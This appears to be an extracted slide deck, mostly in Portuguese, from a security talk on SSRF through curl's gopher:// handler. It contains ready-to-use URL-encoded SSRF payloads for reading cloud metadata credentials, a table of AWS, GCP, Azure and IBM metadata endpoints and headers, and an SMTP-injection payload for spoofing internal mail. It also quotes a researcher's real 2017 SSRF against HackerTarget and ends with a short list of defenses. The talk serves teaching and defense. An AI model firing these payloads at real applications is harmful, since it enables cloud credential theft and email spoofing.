curl -v gopher://localhost:1337
* Host localhost:1337 was resolved.
* Connected to localhost (127.0.0.1) port 1337
```

```
nc -lvp 1337
Connection received on localhost 47598
```

+

CURL Protocol Handler

Http.c

Gopher.c



```
curl -v http://localhost:1337
* Host localhost:1337 was resolved.
* Connected to localhost (127.0.0.1) port 1337

> GET / HTTP/1.1
> Host: localhost:1337
> User-Agent: curl/8.5.0
```

```
curl -v
gopher://localhost:1337/_GET%20/%20HTTP/1.1%
0AHost:%20localhost:1337%0AUser-Agent:%20curl
/8.5.0%0A
* Host localhost:1337 was resolved.
* Connected to localhost (127.0.0.1) port 1337
```



```
nc -lvp 1337
Connection received on localhost 47598

GET / HTTP/1.1
Host: localhost:1337
User-Agent: curl/8.5.0
```

```
nc -lvp 1337
Connection received on localhost 60592

GET / HTTP/1.1
Host: localhost:1337
User-Agent: curl/8.5.0
```



CURL Protocol Handler

Http.c



```
curl -v http://localhost:25
* Host localhost:25 was resolved.
* IPv4: 127.0.0.1
* Connected to localhost (::1) port 25
> GET / HTTP/1.1
> Host: localhost:25
> User-Agent: curl/8.5.0

* Received HTTP/0.9 when not allowed
* Closing connection
curl: (1) Received HTTP/0.9 when not allowed
```



Gopher.c

```
curl -v gopher://localhost:25/_EHL0%20localhost
* Host localhost:25 was resolved.
* IPv4: 127.0.0.1
* Connected to localhost (::1) port 25

220 localhost ESMTP Postfix (Ubuntu)
250-localhost
250-PIPELINING
250-SIZE 10240000
250-VERFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
```



Gopher.c - Protocol Handler

```
static CURLcode gopher_do(struct Curl_easy *data, bool *done)
```

```
{
    CURLcode result = CURLE_OK;
    struct connectdata *conn = data->conn;
    curl_socket_t sockfd = conn->sock[FIRSTSOCKET];
    char *gopherpath;
    char *path = data->state.up.path;
    char *query = data->state.up.query;
    char *sel = NULL;
    char *sel_org = NULL;
    timediff_t timeout_ms;
    ssize_t k;
    size_t amount, len;
    int what;
```

```
*done = TRUE; /* unconditionally */
```

```
/* path is guaranteed non-NULL */
DEBUGASSERT(path);
```

```
if(query)
    gopherpath = aprprintf("%s?%s", path, query);
else
    gopherpath = strdup(path);
```

```
if(!gopherpath)
    return CURLE_OUT_OF_MEMORY;
```

```
/* Create selector. Degenerate cases: / and /1 => convert to "" */
if(strlen(gopherpath) <= 2) {
    sel = (char *)CURL_UNCONST("");
    len = strlen(sel);
    free(gopherpath);
}
else {
    char *newp;

    /* Otherwise, drop / and the first character (i.e., item type) ... */
    newp = gopherpath;
    newp += 2;

    /* ... and finally unescape */
    result = Curl_urldecode(newp, 0, &sel, &len, REJECT_ZERO);
    free(gopherpath);
    if(result)
        return result;
    sel_org = sel;
}
```

```
if(!result)
    result = Curl_xfer_send(data, "\r\n", 2, FALSE, &amount);
if(result) {
    failf(data, "Failed sending Gopher request");
    return result;
}
result = Curl_client_write(data, CLIENTWRITE_HEADER, "\r\n", 2);
if(result)
    return result;

Curl_xfer_setup1(data, CURL_XFER_RECV, -1, FALSE);
return CURLE_OK;
```

LIBCURL: BIBLIOTECA PARA DESENVOLVIMENTO

libcurl é uma biblioteca de transferência de URL do lado do cliente [gratuita](#) e fácil de usar, com suporte para DICT, FILE, FTP, FTPS, GOPHER, GOPHERS, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, MQTT, POP3, POP3S, RTMP, RTMPS, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET, TFTP, WS e WSS. libcurl suporta certificados SSL, HTTP POST, HTTP PUT, upload FTP, upload baseado em formulário HTTP, proxies, HTTP/2, HTTP/3, cookies, autenticação de usuário+senha (Básica, Digest, NTLM, Negotiate, Kerberos), retomada de transferência de arquivos, tunelamento de proxy http e muito mais!

libcurl é altamente portátil, ele é construído e funciona de forma idêntica em diversas plataformas, incluindo Solaris, NetBSD, FreeBSD, OpenBSD, Darwin, HPUX, IRIX, AIX, Tru64, Linux, UnixWare, HURD, Windows, Amiga, OS/2, BeOs, macOS, Ultrix, QNX, OpenVMS, RISC OS, Novell NetWare, DOS e mais...

libcurl é [gratuito](#) , [thread-safe](#) , [compatível com IPv6](#) , [rico em recursos](#) , [bem suportado](#) , [rápido](#) , [completamente documentado](#) e já é usado por muitas [empresas](#) conhecidas, grandes e bem-sucedidas .

<https://curl.se/libcurl/>



libcurl bindings

Creative people have written bindings or interfaces for various environments and programming languages. Using one of these allows you to take advantage of the power of curl from within your favorite language or system. This is a list of all known interfaces, as of the time of this writing.

The bindings listed below are not part of the curl/libcurl distribution archives. They must be downloaded and installed separately.

PHP	https://php.net/curl
NodeJS	https://github.com/JCMais/node-libcurl
Go	https://github.com/andelf/go-curl
.NET	https://github.com/masroore/CurlSharp
Python	https://github.com/pycurl/pycurl
Ruby	https://github.com/taf2/curb
Java	https://github.com/covers1624/curl4j
Lua-cURL	https://github.com/Lua-cURL/Lua-cURLv3
...	...

<https://curl.se/libcurl/bindings.html>

NADA ESTÁ MORTO PARA O **HACKING!**



+-----+
| USUÁRIO |
+-----+

|
|
v

+-----+
| BROWSER / CLI |
+-----+


ACESSO COMUM A APLICAÇÃO



<https://web-app.com/load-image?url=https%3A%2F%2Fstorage.googleapis.com%2Fphoto.png>



+



ACESSO COMUM A APLICAÇÃO




<https://web-app.com/load-image?url=https%3A%2F%2Fstorage.googleapis.com%2Fphoto.png>

GET /load-image?url=https%3A%2F%2Fstorage.googleapis.com%2Fphoto.png
HTTP/1.1
Host: web-app.com
User-Agent: Mozilla/x.xx.x
Accept: text/html
Authorization: Bearer eyJBWMOJU0VDIjogIkhBQ0tCQUhJQSJ9

+

+



ACESSO COMUM A APLICAÇÃO




<https://web-app.com/load-image?url=https%3A%2F%2Fstorage.googleapis.com%2Fphoto.png>

GET /load-image?url=https%3A%2F%2Fstorage.googleapis.com%2Fphoto.png
HTTP/1.1
Host: **web-app.com**
User-Agent: Mozilla/x.xx.x
Accept: text/html
Authorization: Bearer eyJBWMOJU0VDIjogIkhBQ0tCQUhJQSJ9

GET /photo.png HTTP/1.1
Host: **storage.googleapis.com**

+

+



ACESSO COMUM A APLICAÇÃO



<https://web-app.com/load-image?url=https%3A%2F%2Fstorage.googleapis.com%2Fphoto.png>

GET /load-image?url=https%3A%2F%2Fstorage.googleapis.com%2Fphoto.png
HTTP/1.1
Host: web-app.com
User-Agent: Mozilla/x.xx.x
Accept: text/html
Authorization: Bearer eyJBWMOJU0VDIjogIkhBQ0tCQUhJQSJ9

GET /photo.png HTTP/1.1
Host: storage.googleapis.com



+



SSRF 101

SSRF é uma vulnerabilidade de segurança web que permite a um atacante induzir o servidor a fazer requisições HTTP para um domínio ou sistema de sua escolha, que seria inacessível diretamente (como sistemas internos da rede).



DIRECT SSRF

O atacante fornece uma URL e recebe a resposta que o servidor obteve ao fazer a requisição.

BLIND SSRF

A requisição acontece, mas a aplicação não responde com resultado. Detecta-se a ocorrência por efeitos colaterais.



SSRF 101



USUÁRIO

V

BROWSER / CLI

V

WAF

APLICAÇÃO
WEB

PROVEDOR
SERVIÇO

`https://web-app.com/load-image?url=http://metadata.google.internal/computeMetadata/v1`

GET `/load-image?url=http://metadata.google.internal/computeMetadata/v1` HTTP/1.1
Host: **web-app.com**
User-Agent: Mozilla/x.xx.x
Accept: text/html
Authorization: Bearer eyJBWMOJU0VDIjogIkhBQ0tCQUhJQSJ9



SSRF 101



USUÁRIO

V

BROWSER / CLI

V

WAF

APLICAÇÃO
WEB


PROVEDOR
SERVIÇO

<https://web-app.com/load-image?url=http://metadata.google.internal/computeMetadata/v1>

GET /load-image?url=<http://metadata.google.internal/computeMetadata/v1> HTTP/1.1
Host: **web-app.com**
User-Agent: Mozilla/x.xx.x
Accept: text/html
Authorization: Bearer eyJBWMOJU0VDIjogIkhBQ0tCQUhJQSJ9

You shall
not pass!

SSRF 101




`https://web-app.com/load-image?url=http://metadata.google.internal/computeMetadata/v1`

GET `/load-image?url=http://metadata.google.internal/computeMetadata/v1` HTTP/1.1
Host: `web-app.com`
User-Agent: Mozilla/x.xx.x
Accept: text/html
Authorization: Bearer eyJBWMOJU0VDIjogIkhBQ0tCQUhJQSJ9

GET `/computeMetadata/v1` HTTP/1.1
Host: `metadata.google.internal`



SSRF 101



https://web-app.com/load-image?url=http://metadata.google.internal/computeMetadata/v1

GET **/load-image?url=http://metadata.google.internal/computeMetadata/v1** HTTP/1.1
Host: **web-app.com**
User-Agent: Mozilla/x.xx.x
Accept: text/html
Authorization: Bearer eyJBWMOJU0VDIjogIkhBQ0tCQUhJQSJ9

<-- GET **/computeMetadata/v1** HTTP/1.1
Host: **metadata.google.internal**



SSRF 101

USUÁRIO

<https://web-app.com/load-image?url=http://metadata.google.internal/computeMeta>


Request
header

This header indicates that the request was sent with the intention of retrieving metadata values, rather than unintentionally from an insecure source, and lets the metadata server return the data you requested. If you don't provide this header, the metadata server denies your request.

Metadata-Flavor: Google

★ Note: Previously, the **X-Google-Metadata-Request: True** header was supported, but we recommend that you use **Metadata-Flavor: Google** instead. These headers are still supported, but we recommend that you use **Metadata-Flavor: Google** instead of the **X-Google-Metadata-Request: True** header.

PROVEDOR
SERVIÇO



SSRF / GOPHER: CLOUD ACCESS METADATA

`https://web-app.com/load-image?url=
gopher://metadata.google.internal:80/
_GET /computeMetadata/v1/ HTTP/1.1\r\n
Metadata-Flavor: Google\r\n`

V

```
+-----+  
| Primeira |  
| Requisição |  
+-----+
```

+

SSRF / GOPHER: CLOUD ACCESS METADATA

https://web-app.com/load-image?url=

gopher://metadata.google.internal:80/

+ _GET /computeMetadata/v1/ HTTP/1.1\r\n

+ Metadata-Flavor: Google\r\n

+-----> | Segunda |
| Requisição |
+-----+

V

+-----+
| Primeira |
| Requisição |
+-----+

+

SSRF / GOPHER: CLOUD ACCESS METADATA

https://web-app.com/load-image?url=

gopher://metadata.google.internal:80/

+ _GET /computeMetadata/v1/ HTTP/1.1\r\n

+ Metadata-Flavor: Google\r\n

+-----> | Segunda |
| Requisição |
+-----+

V

+-----+
| Primeira |
| Requisição |
+-----+

https://web-app.com/load-image?url=gopher%
3A%2F%2Fmetadata%2Egoogle%2Einternal%3
A80%2F%5FGET%2520%2FcomputeMetadata
%2Fv1%2F%2520HTTP%2F1%2E1%250AMeta
data%2DFlavor%3A%2520Google%2E1%250A

SSRF / GOPHER: CLOUD ACCESS METADATA

AWS

PUT /latest/api/token HTTP/1.1

Host: 169.254.169.254

X-aws-ec2-metadata-token: \$TOKEN

+

GCP

GET /computeMetadata/v1/ HTTP/1.1

Host: 169.254.169.254

Metadata-Flavor: Google

AZURE

GET /metadata/instance?api-version=2025-04-07 HTTP/1.1

Host: 169.254.169.254

Metadata: true

IBM

PUT /identity/v1/token? version=\$version HTTP/1.1

Host: api.metadata.cloud.ibm.com

Metadata-Flavor: IBM

+

SSRF / GOPHER: INTERNAL MAIL PHISHING

https://web-app.com/load-image?url=

|+ **gopher://127.0.0.1:25/**

+

**RFC-5321
(SMTP)**

|+ **_HELO empresa-alvo.com**
MAIL FROM: <admin@empresa-alvo.com>
RCPT To: <fulano@empresa-alvo.com>
DATA
Subject: GopherAttack!
Email was compromised by Gophers!
.
QUIT

+

SSRF / GOPHER: INTERNAL MAIL PHISHING

https://web-app.com/load-image?url=

|+ **gopher://127.0.0.1:25/**

|+ **_HELO empresa-alvo.com**

MAIL FROM: <admin@empresa-alvo.com>

RCPT To: <fulano@empresa-alvo.com>

DATA

Subject: GopherAttack!

Email was compromised by Gophers!

.

QUIT

https://web-app.com/load-image?url=gopher%3A%2F%2F127.0.0.1%2E%3A25%2F%5FHELO%2520empresa%2Dalvo%2Ecom%250AMAIL%2520FROM%3A%2520%253Cadmin%40empresa%2Dalvo%2Ecom%253E%250ARCPT%2520To%3A%2520%253Cfulano%40empresa%2Dalvo%2Ecom%253E%250ADATA%250ASubject%3A%2520GopherAttack%21%250AEmail%2520was%2520compromised%2520by%2520Gophers%21%250A%2E%250AQUIT%250A

SSRF / GOPHER: INTERNAL MAIL PHISHING

Hacking the Hackers: Leveraging an SSRF in HackerTarget

AUTHOR CORBEN LEO PUBLISHED 2017.12.17

<https://corben.io/blog/17-12-17-hackertarget>

SSRF / GOPHER: INTERNAL MAIL PHISHING

← → 🔧 ↺ 🏠 <https://api.hackertarget.com/httpheaders?q=http://pwnz.sxcurity.pro/phpz/> ⚙️ 📧 ⭐

HTTP/1.1 302 Found
Date: Wed, 29 Nov 2017 03:16:42 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: gopher://0:25/_HELO hackertarget.com0AMAIL FROM: sxcurity@hackertarget.com0ARCPT To: sxcurity@oou.us0ADATA0ASubject: @sxcurity!0ACorben was here, woot woot!0A.
Content-Type: text/html; charset=UTF-8

1 week

3 days

1 day

+10 min

60 min

Delete

37.98

Edit

Copy

Refresh

sxcurity@oou.us

10

About

Randomly generated password

ppvsq3G\$

Copy

Change

Contact

From	Subject	Time
✉ sxcurity@hackertarget.com	@sxcurity!	9 sec. ago

📧 🗑




ISSO REALMENTE TORNA A APLICAÇÃO SEGURA???




1. Só permitir requisições para domínios ou IPs previamente autorizados.
2. Bloquear IPs internos e loopback;
3. Resolver DNS antes de fazer a requisição;
4. Definir timeout e limitar métodos;




SSRF / GOPHER: REDIRECT BYPASS (OOB)



SSRF / GOPHER: REDIRECT BYPASS (OOB)




SSRF / GOPHER: REDIRECT BYPASS (OOB)



